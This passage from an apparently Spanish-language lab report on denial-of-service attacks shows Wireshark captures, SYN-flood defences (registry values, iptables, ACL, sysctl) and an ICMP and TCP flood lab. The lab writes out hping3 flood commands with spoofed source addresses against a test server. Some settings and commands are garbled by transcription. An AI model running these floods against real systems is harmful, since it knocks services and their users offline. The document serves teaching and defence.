⊞ Ethernet II, Src: AsrockIn_09:41:03 (00:25:22:09:41:03), Dst: AsrockIn_a9:22:d0 (00:25:22:a9:22:d0)
⊞ Internet Protocol Version 4, Src: 192.168.1.8 (192.168.1.8), Dst: 192.168.1.2 (192.168.1.2)
⊟ Transmission Control Protocol, Src Port: nbx-au (2094), Dst Port: ndmp (10000), Seq: 0, Len: 0
    Source port: nbx-au (2094)
    Destination port: ndmp (10000)
```

Ilustración 123: Realizando análisis de tráfico con la herramienta Wireshark, análisis número 1.

ANALISIS CON WIRESHARK #2.

90	47.1226880	192.168.1.2	50.112.94.135	HTTP	394 [TCP Retransmission] GET /ewuut/delivery_blu.js?9d3d1640-7994-41d0-8e4c-5fabae1ba619 HTTP/1
91	47.6207240	192.168.1.2	192.168.1.12	TCP	54 nati-logos > http [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
92	48.9283240	192.168.1.2	50.112.94.135	TCP	62 dbm > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
93	49.4385980	192.168.1.2	50.112.94.135	TCP	62 redstorm-diag > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
94	49.4386180	192.168.1.2	204.246.175.131	TLSv1	616 [TCP Retransmission] Application Data, Encrypted Alert
95	49.6567120	192.168.1.8	192.168.1.2	TCP	62 dialog-port > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
96	52.3034720	192.168.1.2	192.168.1.12	TCP	54 redstorm-find > http [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
97	52.5582550	192.168.1.12	192.168.1.2	TCP	60 http > redstorm-find [ACK] Seq=1 Ack=2 Win=5840 Len=0
98	53.6596750	192.168.1.2	192.168.1.12	TCP	54 nati-logos > http [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
99	54.7460470	192.168.1.12	192.168.1.2	TCP	60 http > redstorm-find [FIN, ACK] Seq=1 Ack=2 Win=5840 Len=0
100	54.7460710	192.168.1.2	192.168.1.12	TCP	54 redstorm-find > http [ACK] Seq=2 Ack=2 Win=65535 Len=0
101	55.4714030	192.168.1.2	50.112.94.135	TCP	62 redstorm-diag > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
102	55.6923660	192.168.1.8	192.168.1.2	TCP	62 dialog-port > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
103	55.7796110	192.168.1.8	192.168.1.2	TCP	62 h2250-annex-g > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
104	56.4770110	192.168.1.2	50.112.94.135	HTTP	394 [TCP Retransmission] GET /ewuut/delivery_blu.js?9d3d1640-7994-41d0-8e4c-5fabae1ba619 HTTP/1
105	57.8773720	192.168.1.5	192.168.1.2	TCP	62 [TCP Port numbers reused] giop > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1

```
⊞ Frame 99: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_55:2f:87 (08:00:27:55:2f:87), Dst: AsrockIn_a9:22:d0 (00:25:22:a9:22:d0)
⊞ Internet Protocol Version 4, Src: 192.168.1.12 (192.168.1.12), Dst: 192.168.1.2 (192.168.1.2)
⊟ Transmission Control Protocol, Src Port: http (80), Dst Port: redstorm-find (2347), Seq: 1, Ack: 2, Len: 0
    Source port: http (80)
    Destination port: redstorm-find (2347)
```

Ilustración 124: Realizando análisis de tráfico con la herramienta Wireshark, análisis número 2.

ANALISIS CON WIRESHARK #3.

165	144.102140	192.168.1.1	192.168.1.2	ICMP	101 Destination unreachable (Network unreachable)
166	144.787329	192.168.1.2	192.168.1.1	DNS	73 Standard query 0xd466 A um25.eset.com
167	144.984236	192.168.1.1	192.168.1.2	ICMP	101 Destination unreachable (Network unreachable)
168	145.787323	192.168.1.2	192.168.1.1	DNS	73 Standard query 0xd466 A um25.eset.com
169	145.980772	192.168.1.1	192.168.1.2	ICMP	101 Destination unreachable (Network unreachable)
170	147.787273	192.168.1.2	192.168.1.1	DNS	73 Standard query 0xd466 A um25.eset.com
171	147.992848	192.168.1.1	192.168.1.2	ICMP	101 Destination unreachable (Network unreachable)
172	149.166983	192.168.1.5	192.168.1.2	TCP	62 citrixima > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
173	149.589585	192.168.1.2	192.168.1.12	TCP	62 sd-request > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
174	149.765475	192.168.1.2	192.168.1.1	DNS	83 Standard query 0x4567 A api.bit-accelerator.com
175	149.890917	192.168.1.1	192.168.1.2	ICMP	111 Destination unreachable (Network unreachable)
176	150.764767	192.168.1.2	192.168.1.1	DNS	83 Standard query 0x4567 A api.bit-accelerator.com
177	150.959927	192.168.1.1	192.168.1.2	ICMP	111 Destination unreachable (Network unreachable)
178	151.144080	192.168.1.8	192.168.1.2	TCP	62 zymed-zpp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
179	151.764748	192.168.1.2	192.168.1.1	DNS	83 Standard query 0x4567 A api.bit-accelerator.com
180	151.787207	192.168.1.2	192.168.1.1	DNS	73 Standard query 0xd466 A um25.eset.com

Ilustración 125: Realizando análisis de tráfico con la herramienta Wireshark, análisis número 3.

RESULTADOS: Durante el transcurso del tiempo (promedio de 30minutos hasta que fue detenido) la maquina donde se encontraba el servidor empezó a dar sus primeros síntomas entre ellos: lentitud y en ancho de banda de se comenzó a reducir:

Visitando el sitio www.192.168.1.12**.**




Ilustración 126: Tratando de Accedes al sitio y obteniendo como resultado problemas de conexión.

Visitando otros sitios web www.google.com.ni desde el atacante 2.

Ilustración 127: Tratando de Accedes al sitio y obteniendo como resultado problemas de conexión

Visitando otros sitios web www.google.com.ni desde un usuario normal es decir desde otra máquina que no formo parte del ataque.




Ilustración 128: Tratando de Accedes al sitio web www.google.com y obteniendo como resultado problemas de conexión.

DEFENSA CONTRA SYN FLOOD.

- **DEFENSA CON EL REGISTRO REGEDIT EN WINDOWS.**

Primeramente desde INICIO ejecutamos regedit, y en HKey_Local_Machine/ System/ CurrentControlSet/ Services/ Tcpip/ Parameters, colocaremos los siguientes valores DWORD:

EnableICMPRedirect = 0
SynAttackProtect = 2
TCPMaxConnectResponseRetransmissions = 2
TCPMaxHalfOpen = 500
TCPMaxHalfOpenRetired = 400
TCPMaxPortsExhausted = 5
TCPMaxDataRetransmissions = 3
EnableDeadGWDetect = 0
EnablePMTUDiscovery = 0
NoNameReleaseOnDemand = 1
PerformRouterDiscovery = 0

En donde:

EnableICMPRedirect=0, se deshabilitan las redirecciones ICMP, impidiendo que un ataque se redirija a un tercero).

SynAttackProtect=2, se establece el límite SYN, para que no se cree una situación en la que la conexión TCP se bloquee en un estado semi abierto.

TCPMaxConnectResponseRetransmissions=2, determina las veces que TCP transmite un mensaje SYN/ACK que no es respondido.

TCPMaxHalfOpen=500, es el número de conexiones que el servidor puede mantener en estado semi abierto antes de que TCP/IP inicie la protección contra ataques SYN.

TCPMaxHalfOpenRetired=400, es el número de conexiones que el servidor puede mantener en estado semi abierto, incluso después de retransmitir una conexión.

TCPMaxPortsExhausted=5, es el número de solicitudes de conexión que el sistema rechazará antes de que TCP/IP inicie la protección contra ataques SYN.

TCPMaxDataRetransmissions=3, es el número de veces que TCP retransmite un segmento de datos desconocido en una conexión existente.

EnableDeadGWDetect=0, determina si el ordenador tiene que detectar puertas de enlace inactivas.

EnablePMTUDiscovery=0, determina si está habilitado el descubrimiento MTU de ruta de acceso.

DisableIPSourceRouting=2, determina si un equipo permite que los clientes conectados establezcan la ruta que los paquetes deben seguir hasta su destino.

NoNameReleaseOnDemand=1, determina si el Equipo libera su nombre NetBIOS a otro Equipo que lo solicite o si un paquete malintencionado quiere apropiarse del nombre NetBIOS.

PerformRouterDiscovery=0, determina si el Equipo realiza un descubrimiento del router de esta tarjeta, el descubrimiento solicita la información del router y agrega la información a una tabla de ruta.

EnableDynamicBacklog=1, alterna entre el uso de una copia de seguridad estática y una dinámica del Registro.

MinimumDynamicBacklog=20, es el número mínimo de conexiones permitidas a la escucha. Si las conexiones libres descienden por debajo de este valor se crea un subproceso para crear conexiones libres adicionales.

MaximumDynamicBacklog=20000, es el número máximo de conexiones libres y medio abiertas.

DynamicBacklogGrowthDelta=10, es el número de extremos Winsock en cada conjunto de asignación solicitado por el Equipo.

Y por último hay que hacerlos permanentes en archivo /etc/sysctl.conf.

- **EN SISTEMAS WINDOWS ACTIVACIÓN ANTI SYN FLOOD.**

Para la activación de la protección anti Syn Flood:
C:\>reg add HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /v SynAttackProtect /t REG_DWORD /d 1.
Para conseguir el aumento del 'backlog queue':
C:\>reg add HKLM\System\CurrentControlSet\Services\AFD\Parameters/v EnableDynamicBacklog /t REG_DWORD /d 1
C:\>regaddKLM\System\CurrentControlSet\Services\AFD\Parameters /v MinimumDynamicBacklog /t REG_DWORD /d 20
C:\>reg add HKLM\System\CurrentControlSet\Services\AFD\Parameters/v MaximumDynamicBacklog /t REG_DWORD /d 20000
C:\>reg add HKLM\System\CurrentControlSet\Services\AFD\Parameters/v DynamicBacklogGrowthDelta /t REG_DWORD /d 10
Y para decremento el tiempo de espera en conexiones 'Half Open:
C:\>reg add HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /vTcpMaxConnectResponseRetransmissions /t REG_DWORD /d 2.

- **DEFENSA CON IP TABLES.**

Creación de una cadena personalizada
$IPTABLES -t nat -N SYN-FLOOD# Limitar la cantidad de conexiones
$IPTABLES -t nat -A SYN-FLOOD -m limit --limit 12/s --limit-burst 24 -j RETURN
$IPTABLES -t nat -A SYN-FLOOD -j DROP
Chequear ataque DoS
$IPTABLES -t nat -A PREROUTING -i $WAN -d $IP_DEST -p tcp --syn -j SYN-FLOOD

- **DEFENSA CON ACCESS LIST.**

access-list 169 permit udp any any eq echo
access-list 169 permit udp any eq echo any
access-list 169 permit icmp any any echo
access-list 169 permit icmp any any echo-reply
access-list 169 permit tcp any any established
access-list 169 permit tcp any any

- **DEFENSA CON SYSCTL.**

Sysctl es una interfaz para visualizar y cambiar dinámicamente parámetros en el Kernel. /proc también proporciona una interfaz para examinar y visualizar esta información. Muchos parámetros que afectan al comportamiento de red se encuentran en: /proc/sys/net/. Nos centraremos en los parámetros de red para IPv4, que se encuentran en: /proc/sys/net/ipv4, podemos modificar estos parámetros:

Variando los valores en /proc mediante una redirección:
echo 0 >/proc/sys/net/ipv4/ip_forward
Con el comando sysctl: sysctl -w net.ipv4.ip_forward=1 o para que se conserven al reiniciar el sistema, editando /etc/sysctl.conf.

Si no actuamos como router, es interesante deshabilitar el forwarding:
sysctl -w net.ipv4.ip_forward = 0

Si nuestra máquina no tiene varias IP, es interesante activar el rp_filter, que rechaza paquetes cuyo origen no se corresponde con una dirección alcanzable por la interfaz. Esta opción nos puede ayudar a evitar IP Spoofing:

sysctl -w net.ipv4.conf.all.rp_filter = 1

sysctl -w net.ipv4.conf.default.rp_filter = 1

Para evitar ser detectado por algunos espías de puertos que bus-can máquinas activas, se pueden ignorar todos los pings (téngase en cuenta que otros servicios legítimos también serán ignorados): **sysctl -w net.ipv4.icmp_echo_ignore_all = 1**

También por el mismo motivo y para evitar ataques de tipo Smurf, se pueden ignorar los dirigidos a la interfaz broadcast: **sysctl -w net.ipv4.icmp_echo_ignore_broadcasts = 1**

En caso de recibir paquetes icmp mal formados serán registrados por el Kernel. Ciertos router son propensos a generar este tipo de tráfico y para evitar generar archivos de log demasiado grandes, se puede activar en ese caso: **sysctl -w net.ipv4.icmp_ignore_bogus_error_responses=1**

También resulta interesante detectar actividades sospechosas: como envío de paquetes con dirección no valida, paquetes con origen y destino la misma máquina, o paquetes con origen 127.0.0.1 a través de un interfaz Ethernet.

sysctl -w net.ipv4.conf.all.log_martians = 0

sysctl -w net.ipv4.conf.default.log_martians = 0

Para reducir el riesgo de ataque SYN Flooding se puede hacer descartar conexiones antiguas con: **sysctl -w net.ipv4.tcp_syncookies = 1**

En ciertos casos se debe ajustar también el número máximo de conexiones en cola admitidas (sobre todo en servidores con alta demanda), aunque ello consuma mayor memoria con: **sysctl -w net.ipv4.tcp_max_syn_backlog = 128**

11.7 ATAQUE ICMP FLOOD Y ATAQUE TCP FLOOD.

Con la realización de este ataque se pretende agotar el ancho de banda de la víctima, enviando de forma continuada un número elevado de paquetes ICMP Echo request (ping) de tamaño considerable para sobrecargar tanto el tráfico de la red, como en el sistema de la víctima. En la realización del ataque ICMP Flood se seguirá haciendo uso de la herramienta hping3, con la siguiente sintaxis.

Hpin3 –q –n –a IP_Falsa –id 0 –icmp –d <tamaño paquete> --Flood IP_victima.

Dónde:

-a: dirección ip falsa.

--Flood: dirección ip del objetivo.

-q: modo silencioso.

-n: sin resolución dns.

--d 0: solicitud de echo (ping).

-d: el tamaño del paquete (el tamaño normal es 56).

Escenario.




Ilustración 129: Escenario a desarrolla para aplicar ataque icmp Flood

Realizando el ataque.

En el servidor se encuentra alojado en una maquina con las siguientes características: Memoria 1GB, disco duro 300 GB, procesador 2.5 Mhz y con una dirección IP **192.168.1.4/24** y que aloja un sitio web www.uach.com, se contara con con switch y un router claro.




Ilustración 130: Maquina servidor y Router claro.

Descripción de un **atacante 1**.

Con una dirección IP **192.168.1.3,** esta máquina tiene instalada la herramienta **hping3 (sudo apt-get install hping3),** en esta máquina atacante se abrieron 7 terminales, en las cuales en todas se hizo uso de la herramienta hping3 para aumentar la magnitud del ataque contra el servidor.

$ifconfig

Ilustración 131: Comando Ifconfig para determinar la dirección IP.

Las 7 terminales desde Ubuntu con hping3.




Ilustración 132: Terminales en Ubuntu 10.04 realizando el ataque con la herramienta hpin3.

Primera terminal, se enviaron 4830072 paquetes**.**

```
root@rodolfo-laptop:/home/rodolfo# hping3 -q -n -a 192.168.56.108 --id o --icmp -d 56 --flood 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 56 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
4830072 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 133: Terminal realizando ataque icmp Flood, terminal número 1.

Segunda terminal, se enviaron 318125 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -q -n -a 192.168.56.108 --id 0 --icmp -d 6500 --flood 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 6500 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
318125 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 134: Terminal realizando ataque icmp Flood, terminal número 2.

Tercer terminal, se enviaron 631178.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -q -n -a 192.168.56.104 --id 0 --icmp -d 6500 --flood 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 6500 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
631178 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Ilustración 135: Terminal realizando ataque icmp Flood, terminal número 3.

Cuarta terminal, se enviaron 686158 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -q -n -a 192.168.56.103 --id 0 --icmp -d 6500 --flood 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 6500 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
686158 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 136: Terminal realizando ataque icmp Flood, terminal número 4.

Nota: De la misma manera fue realizado el ataque de la terminal número 5 y 6, obteniendo los siguientes resultados: Quinta terminal, se enviaron 701755 paquetes y Sexta terminal, se enviaron 750666 paquetes.

REALIZANDO ATAQUE TCP CON LA HERRAMIENTA HPING3.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -q -n -a 192.168.56.107 -SARFU -p 80 --flood 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): RSAFU set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
10342514 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 137: Realizando ataque TCP con la herramienta hping3.

Descripción del **atacante 2**.

Con una dirección IP **192.168.1.3,** esta máquina tiene instalada la herramienta **hping3 (sudo apt-get install hping3),** en esta máquina atacante se abrieron 7 terminales, en las cuales en todas se hizo uso de la herramienta hping3 para aumentar la magnitud del ataque contra el servidor.

```
root@ubuntu:/home/rodolfo# hping3 -q -n -a 192.168.56.105 --id 0 --icmp -d 6500
--flood 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 6500 data byte
s
hping in flood mode, no replies will be shown

^C
--- 192.168.1.4 hping statistic ---
1658470 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@ubuntu:/home/rodolfo# _
```

Ilustración 138: Realizando ataque TCP con la herramienta hping3.

ANALISIS CON WIRESHARK #1.

40	12.7751870	192.168.1.2	192.168.1.5	SMB	114 [TCP Retransmission] Tree Connect AndX Response
41	12.8747780	192.168.1.2	199.16.156.72	TCP	54 2004 > http [ACK] Seq=547 Ack=594 Win=64942 Len=0
42	14.7839440	192.168.1.2	192.168.1.5	SMB	114 [TCP Retransmission] Tree Connect AndX Response
43	15.9383350	192.168.1.2	216.234.79.8	UDP	44 Source port: 53748 Destination port: vtsas
44	16.2101760	192.168.1.5	192.168.1.2	SMB	140 [TCP Retransmission] Tree Connect AndX Request, Path: \\SERVIDOR\IPC$
45	16.2101980	192.168.1.2	192.168.1.5	TCP	54 [TCP Dup ACK 42#1] netbios-ssn > periscope [ACK] Seq=1257 Ack=1454 Win=65535 Len=0
46	16.9143460	192.168.1.5	192.168.1.2	TCP	62 menandmice-lpm > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
47	18.7067350	192.168.1.2	192.168.1.5	SMB	114 [TCP Retransmission] Tree Connect AndX Response
48	24.5262740	192.168.1.8	192.168.1.2	TCP	62 [TCP Port numbers reused] nmsd > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
49	26.4216180	192.168.1.2	190.212.166.20	HTTP	1094 GET /__utm.gif?utmwv=5.3.8&utms=67&utmn=511030908&utmhn=render.talk4free.com&utme=8(Action)
50	26.4962440	190.212.166.20	192.168.1.2	HTTP	430 HTTP/1.1 200 OK (GIF89a)
51	26.6528910	192.168.1.2	190.212.166.20	TCP	54 evm > http [ACK] Seq=1041 Ack=377 Win=64407 Len=0
52	26.8540630	192.168.1.2	192.168.1.5	SMB	114 [TCP Retransmission] Tree Connect AndX Response
53	27.3727680	192.168.1.8	192.168.1.2	TCP	62 nmsd > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
54	31.4189470	192.168.1.2	190.212.166.20	HTTP	1097 GET /__utm.gif?utmwv=5.3.8&utms=68&utmn=1816110562&utmhn=render.talk4free.com&utme=8(Action
55	31.4941600	190.212.166.20	192.168.1.2	HTTP	430 HTTP/1.1 200 OK (GIF89a)

Ilustración 139: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 1.

ANALISIS CON WIRESHARK #2.

6088	210.602958	AsrockIn_a9:22:d0	Broadcast	ARP	42 Who has 192.168.1.8? Tell 192.168.1.2
6089	210.604273	AsrockIn_09:41:03	AsrockIn_a9:22:d0	ARP	60 192.168.1.8 is at 00:25:22:09:41:03
6090	210.604276	192.168.1.2	192.168.1.8	TCP	55 [TCP Keep-Alive] netbios-ssn > bspne-pcc [ACK] Seq=1 Ack=1 Win=64571 Len=1
6091	210.605501	192.168.1.8	192.168.1.2	TCP	60 [TCP Keep-Alive ACK] bspne-pcc > netbios-ssn [ACK] Seq=1 Ack=2 Win=65453 Len=0
6092	210.717574	74.125.139.95	192.168.1.2	TCP	60 https > avenue [ACK] Seq=214 Ack=554 Win=15008 Len=0
6093	210.717591	74.125.139.95	192.168.1.2	TLSv1	91 Application Data
6094	210.722325	200.88.255.203	192.168.1.2	TCP	60 http > unbind-cluster [ACK] Seq=2238948 Ack=128922 Win=63888 Len=0
6095	210.735836	74.125.229.239	192.168.1.2	TLSv1	91 [TCP Retransmission] Application Data
6096	210.735854	192.168.1.2	74.125.229.239	TCP	54 [TCP Dup ACK 6076#2] xds > https [ACK] Seq=534 Ack=251 Win=65285 Len=0
6097	210.779667	200.88.255.203	192.168.1.2	HTTP	297 HTTP/1.1 200 OK (text/html)
6098	210.786057	190.212.166.20	192.168.1.2	HTTP	430 HTTP/1.1 200 OK (GIF89a)
6099	210.905676	192.168.1.2	200.88.255.203	TCP	54 unbind-cluster > http [ACK] Seq=129660 Ack=2239191 Win=64563 Len=0
6100	210.905694	192.168.1.2	74.125.139.95	TCP	54 avenue > https [ACK] Seq=554 Ack=251 Win=65285 Len=0

Ilustración 140: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 2.

ANALISIS CON WIRESHARK #3.

660	120.848683	192.168.1.8	192.168.1.2	TCP	66 dsdn > netbios-ssn [ACK] Seq=63227 Ack=53619 Win=65535 Len=0
661	120.848687	192.168.1.8	192.168.1.2	TCP	66 [TCP Dup ACK 660#1] dsdn > netbios-ssn [ACK] Seq=63227 Ack=53619 Win=65535 Len=0 SLE=66759
662	120.849259	192.168.1.8	192.168.1.2	TCP	66 [TCP Dup ACK 660#2] dsdn > netbios-ssn [ACK] Seq=63227 Ack=53619 Win=65535 Len=0 SLE=66759
663	120.849270	192.168.1.2	192.168.1.8	TCP	1514 [TCP Fast Retransmission] [TCP segment of a reassembled PDU]
664	120.849278	192.168.1.2	192.168.1.8	TCP	1514 [TCP Retransmission] [TCP segment of a reassembled PDU]
